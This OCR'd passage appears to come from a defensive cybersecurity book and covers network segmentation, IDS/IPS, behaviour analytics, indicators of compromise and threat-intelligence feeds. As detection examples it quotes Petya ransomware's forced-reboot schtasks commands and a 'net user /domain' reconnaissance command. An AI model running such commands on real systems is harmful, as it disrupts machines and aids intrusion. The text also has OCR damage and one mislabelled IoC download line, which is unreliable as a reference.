


In the network design shown in the previous diagram, each branch office has a set of rules in the firewall, which means that when the

site-to-site VPN connection is established, the remote branch office will not have ...

Virtual network segmentation

Security must be embedded in the network design, regardless of whether this is a physical network or a virtual network. In this case, we are not talking about VLAN, which is originally implemented in a physical network, but virtualization. Let's use the following diagram as our starting point:



When planning your virtual network segmentation, you must first access the virtualization platform to see which capabilities are available. However, you can start planning the core segmentation using a vendor-agnostic approach, since the core principles are the

same regardless of the platform, which is basically what the previous diagram is conveying. Note that there is isolation within the virtual switch; in other words, the traffic from one virtual network is not seen by the other virtual network. Each virtual network can have its own subnet, and all virtual machines within the virtual network will be able to communicate among themselves, but it won't traverse to the other virtual network. What if you want to have communication between two or more virtual networks? In this case, you need a router (it could be a VM with a routing service enabled) that has multiple virtual network adapters, one for each virtual network.


As you can see, the core concepts are very similar to the physical environment, and the only difference is the implementation, which may vary according to the vendor. Using Microsoft Hyper-V (Windows Server 2012 and beyond) as an example, it is possible to implement, at the virtual switch level, some security inspections using virtual extensions. Here are some examples that can be used to enhance your network security:

- Network packet inspection
- Intrusion detection or firewall
- Network packet filter

The advantage of using these types of extensions is that you are inspecting the packet before transferring it to other networks, which can be very beneficial for your overall network security strategy.

The following image shows an example of where these extensions are located. You can access this window by using Hyper-V

Manager and selecting the properties of the Virtual Switch Manager for ARGOS:



Oftentimes, the traffic that originated in one VM can traverse to the physical network and reach another host connected to the corporate network. For this reason, it is important to always think that, although the traffic is isolated within the virtual network, if the network routes to other networks are defined, the packet will still be delivered to the destination. Make sure that you also enable the following capabilities in your virtual switch:

- MAC address spoofing: This prevents malicious traffic from being sent from a spoof address
- DHCP guard: This prevents virtual machines from acting or responding as a DHCP server
- Router guard: This prevents virtual machines from issuing router advertisement and redirection messages
- Port ACL (access control list): This allows you to configure specific access control lists based on MAC or IP addresses

These are just some examples of what you can implement in the virtual switch. Keep in mind that you can usually extend these functionalities if you use a third-party virtual switch.

For example, the Cisco Nexus 1000V Switch for Microsoft

Hyper-V offers more granular control and security. For more information, read https://www.cisco.com/c/en/us/products/switches/nexus-1000v-switch-microsoft-hyper-v/index.html.

Hybrid cloud network security

According to McAfee's report, *Building Trust in a Cloudy Sky*, released in April 2017, hybrid cloud adoption grew three times in the previous year, which represents an increase from 19% to 57% of the organizations that were surveyed. In a nutshell, it is realistic to say that your organization will have some sort of connectivity to the cloud sooner or later, and according to the normal migration trend, the first step is to implement a hybrid cloud.

> *This section only covers one subset of security considerations for hybrid clouds. For broader coverage, read A Practical Guide to Hybrid Cloud Computing. Download it from* `http://www.cloud-council.org/deliverables/CSCC-Practical-Guide-to-Hybrid-Cloud-Computing.pdf`.

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Summary

In this chapter, you learned about the current needs of using a defense in depth approach, and how this old method should be used to protect against current threats. You learned about the different layers of protection and how to increase the security of each layer. Physical network segmentation was the next topic covered, and here you learned about the importance of having a segmented network and how to correctly plan to implement that. You learned that network segmentation is not exclusively for on-premises resources, but also for remote users and remote offices. You also learned how it can be challenging for the Blue Team to plan and design this solution without accurately knowing the current network topology, and to address this ...

Active Sensors

Now that your network is segmented, you need to actively monitor to detect suspicious activities and threats, and take actions based on that. Your security posture won't be fully completed if you don't have a good detection system, which means having the right sensors distributed across the network, monitoring the activities. The Blue Team should take advantages of modern detection technologies that create a profile of the user and computer to better understand anomalies and deviations in normal operations, and take preventative actions.

In this chapter, we are going to cover the following topics:

- Detection capabilities
- Intrusion detection systems
- Intrusion prevention systems
- Behavior analytics on-premises
- Behavior analytics in a hybrid cloud

Detection capabilities

The current threat landscape demands a new approach to detection systems, relying on the traditional complexity to fine-tuning initial rules, thresholds, baselines and still deal with lots of false positives is becoming unacceptable for many organizations. When preparing to defend against attackers, the Blue Team must leverage a series of techniques that include:

- Data correlation from multiple data sources
- Profiling
- Behavior analytics
- Anomaly detection
- Activity evaluation
- Machine learning

It is important to emphasize that some of the traditional security controls, such as protocol analysis and signature-based antimalware, still have their space in the line of defense, but to combat legacy threats. You shouldn't uninstall ...

Indicators of compromise


When talking about detection, it is important to talk about **Indicators of Compromise** (**IoC**). When new threats are found in the wild, they usually have a pattern of behavior and they leave their footprint in the target system.

For example, Petya ransomware ran the following commands in the target system to reschedule a restart:


```
    schtasks /Create /SC once /TN "" /TR
"<system folder>shutdown.exe /r /f" /ST <time>
    cmd.exe /c schtasks /RU "SYSTEM" /Create /SC
once /TN "" /TR "C:Windowssystem32shutdown.exe /
r /f" /ST <time>
```

Another Petya IoC is the local network scan on ports TCP `139` and TCP `445`. These are important indications that there is an attack taking place on the target system and, based on this footprint, Petya is the one to blame. Detection systems will be able to gather these indicators of compromise and raise alerts when an attack happens. Using Azure Security Center as an

example, some hours after the Petya outbreak, Security Center automatically updates its detection engine and was able to warn users that their machine was compromised, as shown in the following screenshot:



You can sign up with OpenIOC (`http://openioc.org`) to retrieve information regarding new IoC and also contribute to the community. By using their IoC Editor (consult the reference section for the URL to download this tool), you can create your own IoC or you can review an existing IoC. The example that follows shows the IoC Editor showing the DUQU Trojan IoC:


IOCe 2.2.0 - C:\Temp\ioc
File Search Tools Help
Name Created Updated
DUQU (METHODOLOGY) 2011-10-21 16:13:31Z 2012-01-05
FIND WINDOWS 0001-01-01 00:00:00Z 2011-10-28
Zeus 0001-01-01 00:00:00Z 2011-10-28
Name: DUQU (METHODOLOGY)
Author: MANDIANT
GUID: 72669174-dd77-4a4e-82ed-99a96784f36e
Created: 2011-10-21 16:13:31Z
Modified: 2012-01-05 02:49:14Z
Type Reference
caveat Methodology
Description:
Indicator for the duqu trojan. The initial duqu driver will decode and inject a dll (marked as .pnf) into a system process (usually services.exe). The injected dll contains another dll encoded within it's resource section which it will inject into other processes as identified within its encoded configuration file (another .pnf file). This second injected dll is responsible for all backdoor/C2 communication.
Add: AND OR Item
OR
AND
File Certificate Subject contains C-Media Electronics Incorporation
File Name contains cmi4432.sys
AND
Driver Device Name is Gpdi
OR
Driver Device Name is {3093AAZ3-1092-2929-9391}
Driver Device Name is {624409B3-4CEF-41C0-8B81-7634279A41E5}
AND
Registry Path contains HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion
OR
Registry Value Name is CFID
Registry Value Name is CFID
AND
EventLog type is Error
EventLog source is DCOM
EventLog ID is 3221235481
Save
Loaded IOCs: 3

If you look in the right lower pane, you will see all the indications of compromise, and logic operators (in this case most are AND) that compare each sequence and only return positive if everything is true. The Blue Team should always be aware of the latest threats, and IoC.

> *You can use the following PowerShell command to download an IoC from OpenIOC, for the example below you are downloading the IoC for Zeus threat:* `wget "http://openioc.org/iocs/72669174-dd77-4a4e-82ed-99a96784f36e.ioc" -outfile "72669174-dd77-4a4e-82ed-99a96784f36e.ioc"`

Intrusion detection systems

As the name implies, an **intrusion detection system** (**IDS**) is responsible for detecting a potential intrusion and trigger an alert. What can be done with this alert depends on the IDS policy. When creating an IDS Policy you need to answer the following questions:

- Who should be monitoring the IDS?
- Who should have administrative access to the IDS?
- How incidents will be handled based on the alerts generated by the IDS?
- What's the IDS update policy?
- Where should we install the IDS?

These are just some examples of initial questions that should help in planning the IDS adoption. When searching for IDS, you can

also consult a list of vendors at ICSA Labs Certified Products (`www.icsalabs.com`) for more vendor-specific information. ...

Intrusion prevention system

An **intrusion prevention system** (**IPS**) uses the same concept of an IDS, but, as the name says, it prevents the intrusion by taking a corrective action. This action will be customized by the IPS administrator in partnership with the Blue Team.

The same way IDS is available for hosts (HIDS) and network (NIDS), IPS is also available for both as HIPS and NIPS. The NIPS placement within your network is critical and the same guidelines that were previously mentioned, are applicable here. You should also consider placing the NIPS inline with traffic in order to be able to take corrective actions. IPS detection can usually operate in one or more of the following modes:

- Rule-based
- Anomaly-based

Rule-based detection

While operating this mode, the IPS will compare the traffic with a set of rules and try to verify if the traffic matches the rule. This is very useful when you need to deploy a new rule to block an attempt to exploit a vulnerability. NIPS systems, such as **Snort**, are able to block threats by leveraging rule-based detection. For example, the Snort rule Sid `1-42329` is able to detect the `Win.Trojan.Doublepulsar` variant.

Snort rules are located under `etc/snort/rules` and you can download other rules from `https://www.snort.org/downloads/#rule-downloads`. When the Blue Team is going through an exercise with the Red Team, chances are that new rules must be created according to the traffic pattern and the attempts that the Red Team ...

Anomaly-based detection

The anomaly, in this case, is based on what the IPS categorize as anomalous, this classification is usually based on heuristics or a set of rules. One variation of this is called statistical anomaly detection, which takes samples of network traffic at random times, and performs a comparison with a baseline. If this sample fits outside of the baseline, an action is taken (alert followed by action).

Behavior analytics on-premises

For the vast majority of the companies currently in the market, the core business still happens on-premises. There is where the critical data is located, the majority of the users are working, and the key assets are located. As you know, we covered attack strategies in the first part of this book; the attacker tends to silently infiltrate your on-premises network, move laterally, escalate privilege, and maintain connectivity with command and control until he is able to execute his mission. For this reason, having behavior analytics on-premises is imperative to quickly break the attack kill chain. According to Gartner, it is primordial to understand how users behave, and by tracking legitimate processes, organizations ...

Device placement


Using the same principles that were previously discussed in the IDS section, the location where you will install your UEBA will vary according to the company's needs and the vendor's requirements. The Microsoft ATA that was used in the examples explained in the previous section requires that you use port mirroring with the domain controller (DC). ATA will have no impact in the network bandwidth since it will be only listening to the DC traffic. Other solutions might require a different approach; for this reason, it is important to plan according to the solution that you purchased for your environment.

Behavior analytics in a hybrid cloud

When the Blue Team needs to create countermeasures to secure a hybrid environment, the team needs to expand their view of the current threat landscape, and perform an assessment in order to validate continuous connectivity with the cloud and check the impact on overall security posture. In a hybrid cloud, most companies will opt to use an IaaS model and, although IaaS adoption is growing, the security aspect of it is still the main concern, according to an Oracle survey on IaaS Adoption. According to the same report, *longer term IaaS users suggest the technology ultimately makes a positive impact on security*. In reality, it does have a positive impact and that's where the Blue Team should focus their efforts ...

Azure Security Center

The reason we are using Azure Security Center to monitor hybrid environment is because the Security Center agent can be installed on a computer (Windows or Linux) on-premises, in a VM running in Azure, or in AWS. This flexibility is important and centralized management is important for the Blue Team. Security Center leverages security intelligence and advanced analytics to detect threats more quickly and reduce false positives. In an ideal scenario, the Blue Team will use a single pane of glass to visualize alerts and suspicious activities across all workloads. The core topology looks similar to the one shown in the following figure:




When the Security Center is installed on these computers, it will collect **Event Tracing for Windows** (**ETW**) traces, operating system log events, running processes, machine name, IP addresses, and logged in users. These events are sent to Azure, and stored in your private workspace storage. Security Center will analyze this data using the following methods:

- Threat intelligence
- Behavioral analytics
- Anomaly detection

Once this data is evaluated, Security Center will trigger an alert based on priority and add in the dashboard, as shown in the following screenshot:

Notice that the first alert has a different icon and it is called Security incident detected. This happens because it was identified and two or more attacks are part of the same attack campaign against a specific resource. This means that, instead of having someone from the Blue Team to scavenge the data to find correlation between events, Security Center does that automatically and provides the relevant alerts for you to analyze. When you click on this alert, you will see the following page:



Security incident detected
Incident Detected
Continue investigation
DESCRIPTION
The incident which started on 2017-10-15T05:40:20Z and most recently detected on 2017-10-15T06:26:13Z indicate that an attacker has attacked other resources from your virtual machine VM1
DETECTION TIME
Sunday, October 15, 2017 12:40:27 AM
SEVERITY
High
STATE
Active
ATTACKED RESOURCE
VM1
SUBSCRIPTION
DETECTED BY
Microsoft
ENVIRONMENT
Azure
REMEDIATION STEPS
1. Escalate the alert to the information security team.
2. Review the remediation steps of each one of the alerts
Alerts included in this incident
DESCRIPTION
COUNT
DETECTION TIME
ATTACKED RESOURCE
SEVERITY
Successful RDP brute force attack 1 10/15/17 12:55 AM VM1 High
Suspicious SVCHOST process executed 1 10/15/17 01:00 AM VM1 Low
Multiple Domain Accounts Queried 1 10/15/17 01:04 AM VM1 Low

At the bottom of this page, you can see all three attacks (in order of occurrence) that took place against VM1 and the severity level assigned by Security Center. One important observation about the advantage of using behavior analytics to detect threats, is the third alert (Multiple Domain Accounts Queried). The command that was executed to raise this alert was a simple *net user <username> /domain*; however, to make the decision that this is a suspicious, it needs to look at the normal behavior for the user that executed this command and cross-reference this information with other data that when analyzed in context, will be categorized as suspicious. As you can see in this example, hackers are leveraging built-in system tools and native command line interface to perform their attack; for this reason, it is paramount to have a command line logging tool.

Security Center will also use statistical profiling to build historical baselines and alert on deviations that conform to a potential attack vector. This is useful in many scenarios; one typical example is deviations from normal activity. For example, let's say a host starts RDP connections three times a day, but in a certain day there are one hundred connections attempted. When such deviation happens, an alert must be triggered to warn you about that.

Another important aspect of working with a cloud based service is the built in integration with other vendors. Security Center can integrate with many other solutions, such as Barracuda, F5, Imperva, and Fortinet for **web application firewall** (**WAF**), among others for endpoint protection, vulnerability assessment, and next-generation firewall. The image below shows an example of this integration. Notice that this alert was generated by Deep Security Agent and, since it is integrated with Security Center, it

will appear in the same dashboard as the other events that were detected by Security Center:



Keep in mind that Security Center is not the only solution that will monitor systems and integrate with other vendors; there are many **Security Information and Event Management** (**SIEM**) solutions, such as **Splunk** and **LogRhythm**, that will perform similar type of monitoring.

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detect-security-breaches-early-by-analyzing-behavior/

1. Advanced Threat ...

Summary

In this chapter, you learned about the different types of detection mechanisms and the advantages of using them to enhance your defense strategy. You learned about the indications of compromise and how to query current threats. You also learned about IDS, how it works, the different types of IDS, and the best location to install IDS based on your network. Next, you learned about the benefits of using an IPS, how rule-based and how anomaly-based detection works. The defense strategy wouldn't be completed without a good behavior analytics and, in this section, you learned how the Blue Team can benefit from this capability. Microsoft ATA was used as the on-premises example for this implementation and Azure Security Center was used as the hybrid solution for behavior analytics.

In the next chapter, we will continue talking about defense strategies; this time, you will learn more about threat intelligence and how the Blue Team can take advantage of threat intel to enhance the overall security of the defense systems.

Threat Intelligence

By now, you've been through different phases in your journey to a better defense model. In the last chapter, you learned about the importance of a good detection system, and now it's time to move to the next level. The use of threat intelligence to better know the adversary, and gain insights about the current threats, is a valuable tool for the Blue Team. Although threat intelligence is a relatively new domain, the use of intelligence to learn how the enemy is operating is an old concept. Bringing intelligence to the field of cybersecurity was a natural transition, mainly because now the threat landscape is so broad and the adversaries vary widely, from state-sponsored actors to cybercriminals extorting money from their ...

Introduction to threat intelligence

It was clear in the last chapter that having a strong detection system is imperative for your organization's security posture. However, this system can be improved if the number of false positives and noise can be reduced. One of the main challenges that you face when you have many alerts and logs to review is that you end up randomly prioritizing, and in some cases even ignoring, future alerts because you believe it is not worth reviewing them. According to Microsoft's *Lean on the Machine* report, an average large organization has to look through 17,000 malware alerts each week, taking on average 99 days for an organization to discover a security breach.

Alert triage usually happens at the **network operations center** (**NOC**) level, and delays to triage can lead to a domino effect, because if triage fails at this level, the operation will also fail, and in this case, the operation will be handled by the incident response team.

Let's step back and think about threat intelligence outside of cyberspace.

How do you believe the Department of Homeland Security improves the United States, threats to border security?

They have the **Office of Intelligence and Analysis** (**I&A**), which uses intelligence to enhance border security. This is done by driving information sharing across different agencies and providing predictive intelligence to decision makers at all levels. Now, use the same rationale toward cyber threat intelligence, and you will understand how effective and important this is. This insight shows that you can improve your detection by learning more about your adversaries, their motivations, and the techniques that they are using. Using this threat intelligence towards the data that you collect can bring more meaningful results and reveal actions that are not detectable by traditional sensors.

It is important to mention that the attacker's profile will be directly related to their motivation. Here are some examples of an attacker's profile/motivation:

- **Cybercriminal**: The main motivation is to obtain financial results
- **Hacktivist**: This group has a broader scope of motivation—it can range from an expression of political preference to just an expression for a particular cause
- **Cyber espionage/state sponsored**: Although you can have cyber espionage without it being state sponsored (usually in the private sector), a growing number of


> cyber espionage cases are happening because they are part of bigger state-sponsored campaigns

The question now is: Which attack profile is most likely to target your organization? It depends. If your organization is sponsoring a particular political party, and this political party is doing something that a hacktivist group is totally against, you might be a target. If you identify yourself as the target, the next question is: What assets do I have that are most likely desired by this group? Again, it depends. If you are a financial group, cybercriminals will be your main threat, and they usually want credit card information, financial data, and so on.

Another advantage of using threat intelligence as part of your defense system is the ability to scope data based on the adversary. For example, if you are responsible for the defense of a financial institution, you want to obtain threat intel from adversaries that are actively attacking this industry. It really doesn't help much if you start receiving alerts related to attacks that are happening in education institutions. Knowing the type of assets that you are trying to protect can also help to narrow down the threat actors that you should be more concerned about, and threat intelligence can give you that information.

Let's use the WannaCry ransomware as an example. The outbreak happened on Friday, May 12, 2017. At the time, the only **indicator of compromise** (**IoCs**) available were the hashes and filenames of the ransomware sample. However, even before WannaCry existed, the EternalBlue exploit was already available, and as you know, WannaCry used the EternalBlue exploit. EternalBlue exploited Microsoft's implementation of the **Server Message Block** (**SMB**) protocol v1 (CVE-2017-0143). Microsoft

released the patch for this vulnerability in March 14, 2017 (almost two months prior to the WannaCry outbreak). Are you following? Well, let's contextualize in the following diagram:




Note that threat intelligence is receiving relevant information about this threat in the early stages, even when the EternalBlue exploit (originally discovered by the NSA) was leaked online (April 2017) by a hacker group calling itself **The Shadow Brokers** (**TSB**). The group was not a newbie, which means there was intel related to the work they had done in the past and their previous motivations. Take all this into consideration to predict what your adversary's next movement is going to be. By having this information, and knowing how EternalBlue works, now it is just a matter of waiting for the vendor (Microsoft, in this case) to send out a patch, which happened in March 2017. At this point, the Blue Team has enough information to determine the criticality of this patch to the business that they are trying to protect.

Many organizations didn't fully realize the impact of this issue, and instead of patching, they just disabled SMB access from the internet. While this was an acceptable workaround, it didn't fix the root cause of the issue. As a result, in June 2017 another ransomware outbreak happened—this time it was Petya. This ransomware used EternalBlue for lateral movement. In other

words, once it compromised one machine inside the internal network (see, your firewall rule doesn't matter anymore), it was going to exploit other systems that were not patched with MS17-010. As you can see, there is a level of predictability here, since part of the Petya operation was implemented successfully after using an exploit similar to the one used by previous ransomware.

The conclusion to all this is simple: by knowing your adversaries, you can make better decisions to protect your assets. Having said that, it is also fair to say that you can't think of threat intelligence as an IT security tool—it goes beyond that. You have to think of threat intelligence as a tool to help make decisions regarding the organization's defense, help managers to decide how they should invest in security, and help CISOs to rationalize the situation with top executives. The information that you obtain from threat intelligence can be used in different areas, such as:



In summary, the correct use of threat intelligence is going to have a direct impact on the entire organization.

Open source tools for threat intelligence

As mentioned earlier, DHS partners with the intelligence community to enhance its own intelligence, and this is pretty much standard in this field. Collaboration and information sharing are the foundations of the intelligence community. There are many open source threat intelligence tools out there that can be used. Some are commercial tools (paid) and some are free. You can start consuming threat intelligence by consuming TI feeds. OPSWAT Metadefender Cloud TI feeds have a variety of options that range from free to paid versions, and they can be delivered in four different formats: JSON, CSV, RSS, and Bro.

> *For more information about Metadefender Cloud TI feeds, visit:* `https://www.metadefender.com/threat-intelligence-feeds`.

Another option for a quick verification is the website `https://fraudguard.io`. You can perform a quick IP validation to obtain threat intel from that location. In the example that follows, the IP

220.227.71.226 was used as a test, (the test result is relative to the day that it was done, which was 10/27/2017), and the result shows the following fields:

```
{
    "isocode": "IN",
    "country": "India",
    "state": "Maharashtra",
    "city": "Mumbai",
    "discover_date": "2017-10-27 09:32:45",
    "threat": "honeypot_tracker",
    "risk_level": "5"
}
```

The complete screenshot of the query is shown here:


While this is just a simple example, there are more capabilities available that will depend on the level of the service that you are using. It also varies across the free and the paid versions. You also can integrate threat intelligence feeds into your Linux system by using the Critical Stack Intel Feed (`https://intel.criticalstack.com/`), which integrates with The Bro Network Security Monitor (`https://www.bro.org/`). Palo Alto Networks also has a free solution called MineMeld (`https://live.paloaltonetworks.com/t5/MineMeld/ct-p/MineMeld`) that can be used to retrieve threat intelligence.

> *Visit this GitHub location for a list of free tools, including free threat intel:* `https://github.com/hslatman/awesome-threat-intelligence`.


In scenarios where the incident response team is unsure about whether a specific file is malicious or not, you can also submit it for analysis at `https://malwr.com`. They provide a decent amount of detail about IoC and samples that can be used to detect new threats.

As you can see, there are many free resources, but there are also open source initiatives that are paid, such as AlienVault USM Anywhere (`https://www.alienvault.com/products/usm-anywhere`). To be fair, this solution is way more than just a source of threat intelligence. It can perform vulnerability assessment, inspect the network traffic, and look for known threats, policy violations, and suspicious activities.


On the initial configuration of AlienVault USM Anywhere, you can configure the **threat intelligence exchange** (**OTX**). Note that you need an account for this, as well as a valid key, as shown here:


THREAT INTELLIGENCE
ALIENVAULT OPEN THREAT EXCHANGE (OTX)
OTX KEY
Missing OTX Key
AlienVault Open Threat Exchange (OTX) is an open platform providing users the ability to collaborate, research, and receive alerts on emerging threats and indicators of Compromise such as IPs, file hashes, and domains.
You must have an OTX account to receive alerts based on threats identified in OTX. This account is separate from your USM Anywhere account. Signup for an OTX account .
Enter your OTX Key to allow USM Anywhere to evaluate incoming event data against the latest OTX threat information and automatically produce alarms when indicators of Compromise are detected.
Your OTX Key is available on the OTX API page.
OTX Key
OTX Key
Validate OTX Key

After you finish configuring, USM will continuously monitor your environment, and when something happens, it will trigger an alarm. You can see the alarm status, and most importantly, which strategy and method were used by this attack, as shown here:

